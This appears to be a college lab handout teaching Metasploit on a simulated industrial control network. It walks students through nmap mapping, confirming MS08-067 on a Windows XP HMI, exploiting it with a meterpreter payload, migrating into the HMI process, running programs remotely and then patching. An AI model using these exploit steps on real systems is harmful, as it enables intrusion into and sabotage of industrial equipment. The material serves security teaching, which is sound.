


Lab 1

Scenario Overview

The industrial control system (ICS) used in this scenario simulates an environment that might be used to cool industrial equipment. The ICS is made up of five systems. The first system contains a tank, tank level sensor and a water pump. The second system is a programmable logic controller (PLC) which controls the water pump based on the level of water found in the attached tank. The third system is an Open Platform Communications (OPC) server which accesses and modifies data found on the PLC. The fourth system is running Human Machine Interface (HMI) software which communicates with the OPC server to provide a human system operator with system statistics and control. The final system in the ICS is a security appliance that provides routing and firewall services for all systems. This scenario also make use of a system running Kali Linux. In this lab the virtual network switch is configured so that the Kail system receives all data transmitted.



In this lab students will use Metasploit to create a network map, confirm a system vulnerability then use that vulnerability to exploit a system. While doing this, students will learn to perform basic module and payload searches in Metasploit and how to use the built-in help functionality. Students will also learn how configure and use a database to store Metasploit data.

Part 1

Install Systems

In this part of the lab you are going to install and configure the systems needed to complete the lab.

1. If necessary, install the free Oracle VirtualBox Manager software on your system.
2. Download, and if necessary, extract, the lab image ICS-VirtualBox.ova found at <https://www.nl.northweststate.edu/CAMO/software/VirtualMachine/VirtualBox/>.

3. Start the Oracle VM VirtualBox program.
4. Import the ICS-VirtualBox.ova lab image.
5. After the import has completed access the Settings for the Security Appliance virtual machine and change its configuration so that it is bridged to the network device in your host computer.
6. Power on the systems in the following order:
 - Security Appliance
 - Sensor
 - PLC
 - OPC
 - HMI
 - Kali


Part 2

Configure the Database Connection and Start Metasploit

In this part of the lab you are going to configure a database server, configure Metasploit to connect to the database then start Metasploit using the msfconsole command.

1. Access the Kali system.
2. At the login screen enter **student** into the Enter your username field and **Password01** into the Enter your password field.
3. Click the Log In button.

4. Open a terminal (command prompt) window by clicking the Terminal Emulator button found at the upper left hand corner of the window.



5. Type the command **sudo systemctl enable --now postgresql** to start the PostgreSQL database and configure it to start automatically if the system is restarted.
 - If when using sudo, you are prompted to authenticate type in the password **Password01** followed by the **<ENTER>** key.
6. Type the command **sudo msfdb init** to perform one time configuration changes which initialize the database and configure it to connect with Metasploit.
7. Type the command **sudo msfconsole** to start Metasploit.
8. After Metasploit starts, type the command **db_status** to verify the database to Metasploit connection.
9. Type the command **workspace -a metasploit_lab** to create a database connection to store the activities of this lab.
 - If you exit and restart Metasploit you can type the command **workspace metasploit_lab** to restore the metasploit_lab workspace's settings.

Part 3

Map the Network and Find a Vulnerability


In this part of the lab you will use the nmap functionality built into Metasploit to map the network and find a system vulnerability.

1. Type the command **db_nmap -O 10.0.255.0/24** to create a network map showing hosts and the operating system they are running.
 - NOTE: The switch -O is a capital letter O and not the number 0!
2. After the scan has completed, type the command **hosts** to view the results of the network map then note that several systems are running the operating system Windows XP.

```
msf6 > hosts
```

address	mac	name	os_name	os_flavor	os_sp	purpose	info	comments
10.0.255.1	08:00:27:b9:53:17	ICS-SA.home.arpa	FreeBSD		11.X	device		
10.0.255.100	08:00:27:61:8c:f2		Windows XP			client		
10.0.255.101	08:00:27:26:f9:3b		Windows XP			client		
10.0.255.102	08:00:27:98:5b:4d		Linux		4.X	server		
10.0.255.103	08:00:27:94:15:39							
10.0.255.108								

3. Take a screen shot that shows the entire Kali window and paste it into the lab form.



4. Take a minute or two to do some quick web research on the windows xp netapi vulnerability.

5. Verify that at least one of the discovered Windows XP systems is vulnerable to the ms08-067 vulnerability by typing the command **db_nmap -Pn --script smb-vuln-ms08-067.nse 10.0.255.101**.

```
msf6 > db_nmap -Pn --script smb-vuln-ms08-067.nse 10.0.255.101
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.'
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2022-07-13 15:29 EDT
[*] Nmap: Nmap scan report for 10.0.255.101
[*] Nmap: Host is up (0.00012s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp    open  msrpc
[*] Nmap: 139/tcp    open  netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds
[*] Nmap: 1039/tcp   open  sbl
[*] Nmap: MAC Address: 08:00:27:26:F9:3B (Oracle VirtualBox virtual NIC)
[*] Nmap: Host script results:
```

Part 4

Find, Load and Configure a Module

In this part of the lab you will find a module targeting the vulnerability found in the last section then load and configure the module.

1. Determine if Metasploit contains an exploit for the netapi vulnerability by typing the command **search ms08-067**.
2. Load the exploit module by typing the command **use exploit/windows/smb/ms08_067_netapi**.
3. You could also load the module by typing the number associated with the module in the search results (in this case 0) (Example).

```
msf6 > search ms08-067

Matching Modules
=====
#  Name
0  exploit/windows/smb/ms08_067_netapi  2008-10-28  great  Yes  MS08-067 Microsoft Server Service Relative Path Stack C
    orruption

Interact with a module by name or index. For example: info 0, use 0 or use exploit/windows/smb/ms08_067_netapi
```

4. Type the command **show options** to view the options available to the module.
5. Set the IP address of the target (remote) host by typing the command **set RHOSTS 10.0.255.101**.

Part 5

Find, Load and Configure a Payload

In this part of the lab you will find a payload that can be used to exploit the target system, then you will load and configure that payload.

1. Type the command **show payloads** to view the payloads that may work with the module.
 - A lot of payloads will be listed so you may wish to scroll to view them all.
2. Set the payload which will establish a meterpreter TCP connection to the remote system with the command **set payload windows/meterpreter/bind_tcp**.
3. Type the command **show options** to view the options available to the payload.

Part 6

Exploit the Target

In this section of the lab you will run the exploit then practice working in the target environment.

1. Type the command **exploit** to run the module.
 - If the exploit fails to create a session reboot the HMI system then try running the exploit command again. The vulnerability scan has the tendency to break things.
2. Type the command **help** to view the available meterpreter commands.
3. Type the command **getuid** to determine what your current user name is.
4. Record the username in the lab form.
5. Type the command **help ps** to view help details regarding the ps command.
6. Type the command **ps -U student** to view all programs that are running as the student user.

```
meterpreter > ps -U student
Filtering on user 'student'

Process List

PID  PPID  Name                Arch  Session  User           Path
---  ---  ---
252   544   logon.scr           x86   0         HMI\student    C:\WINDOWS\System32\logon.scr
456   1072  wscntfy.exe         x86   0         HMI\student    C:\WINDOWS\system32\wscntfy.exe
504   1468  VBoxTrav.exe        x86   0         HMI\student    C:\WINDOWS\system32\VBoxTrav.exe
768   516   AdvancedHMI.exe     x86   0         HMI\student    C:\Documents and Settings\student\Desktop\OPCBasicTank\AdvancedHMI\bin\
Debug\AdvancedHMI.exe
1368  1072  wuaucit.exe         x86   0         HMI\student    C:\WINDOWS\system32\wuaucit.exe
1488  1432  explorer.exe        x86   0         HMI\student    C:\WINDOWS\Explorer.EXE
1860  1488  rundll32.exe        x86   0         HMI\student    C:\WINDOWS\system32\rundll32.exe
```

7. Note the PID number of the AdvancedHMI.exe process that is running as the student user.
 - The PID of the AdvancedHMI.exe process on your system will almost certainly be different than the one shown in the example.

```
meterpreter > ps -U student
Filtering on user 'student'

Process List

PID  PPID  Name                Arch  Session  User           Path
---  ---  ---
252   544   logon.scr           x86   0         HMI\student    C:\WINDOWS\System32\logon.scr
456   1072  wscntfy.exe         x86   0         HMI\student    C:\WINDOWS\system32\wscntfy.exe
504   1468  VBoxTrav.exe        x86   0         HMI\student    C:\WINDOWS\system32\VBoxTrav.exe
768   516   AdvancedHMI.exe     x86   0         HMI\student    C:\Documents and Settings\student\Desktop\OPCBasicTank\AdvancedHMI\bin\
Debug\AdvancedHMI.exe
1368  1072  wuaucit.exe         x86   0         HMI\student    C:\WINDOWS\system32\wuaucit.exe
1488  1432  explorer.exe        x86   0         HMI\student    C:\WINDOWS\Explorer.EXE
1860  1488  rundll32.exe        x86   0         HMI\student    C:\WINDOWS\system32\rundll32.exe
```

8. Type the command **help migrate** to view help details regarding the migrate command.
9. Type the command **migrate the_pid_of_the_AdvancedHMI.exe process** (Example).
 - Replace the text the_pid_of_the_AdvancedHMI.exe in the command with PID of the AdvancedHMI.exe process you found earlier.

```
meterpreter > migrate 768
[*] Migrating from 1072 to 768 ...
[*] Migration completed successfully.
```

10. Type the command **getuid** to determine what your current user name is.
11. Record the username shown in the lab form.
12. Type the command **help execute** to view help details regarding the execute command.
13. Type the command **execute -f sol.exe** to execute the program sol.exe on the remote system.
14. Access the HMI system and note the effects of the exploit in the lab form.

Part 7

(Challenge/Optional) Shutdown the Target System

In this optional section of the lab you are going to shutdown the target system.


1. Access the Kali system.
2. Use Metasploit to shutdown the target system.
3. Record the command(s) you used to shutdown the target system in the lab form.

Part 8

Eliminate the Vulnerability


In this section of the lab you will patch the Windows system to eliminate the vulnerability then use Metasploit to verify the vulnerability no longer exists.

1. Type **exit** to close the Metasploit session on the Kali system.
2. Access the HMI system.
3. Reboot the HMI system to clear the effects of the Metasploit session.
4. After the HMI system had rebooted, start the patch process by double clicking on the windowsxp-ms08-067.exe file found on the Windows XP desktop.



5. Click Next when the Software Update Installation Wizard screen appears.
6. Select the I Agree option on the License Agreement page then click the Next button.

7. After the installation has completed click the Finish button.
8. Wait for the HMI system to reboot then access the Kali system.
9. Type the command **sudo msfconsole** to start Metasploit.
10. Type the command **workspace metasploit_lab** to restore the previously created metasploit_lab workspace's settings.
11. Type the command **db_nmap -Pn --script smb-vuln-ms08-067.nse 10.0.255.101** to determine if the HMI system is still vulnerable to the ms08-067 vulnerability.
12. Take a screen shot that shows the entire Kali window and paste it into the lab form.



```
Kali (base) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
student@kali: ~ 09:55 AM

student@kali: ~
File Actions Edit View Help

-[ metasploit v6.0.30-dev ]
+ -- --[ 2099 exploits - 1129 auxiliary - 357 post ]
+ -- --[ 592 payloads - 45 encoders - 10 nops ]
+ -- --[ 7 evasion ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > workspace metasploit_lab
[*] Workspace: metasploit_lab
msf6 > db_nmap -Pn --script smb-vuln-ms08-067.nse 10.0.255.101
[*] Nmap: 'Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.'
[*] Nmap: Starting Nmap 7.91 ( https://nmap.org ) at 2024-01-29 09:53 EST
[*] Nmap: Nmap scan report for 10.0.255.101
[*] Nmap: Host is up (0.00014s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp    open  msrpc
[*] Nmap: 139/tcp    open  netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds
[*] Nmap: 1038/tcp   open  mtqp
[*] Nmap: MAC Address: 08:00:27:65:78:6A (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
msf6 >
```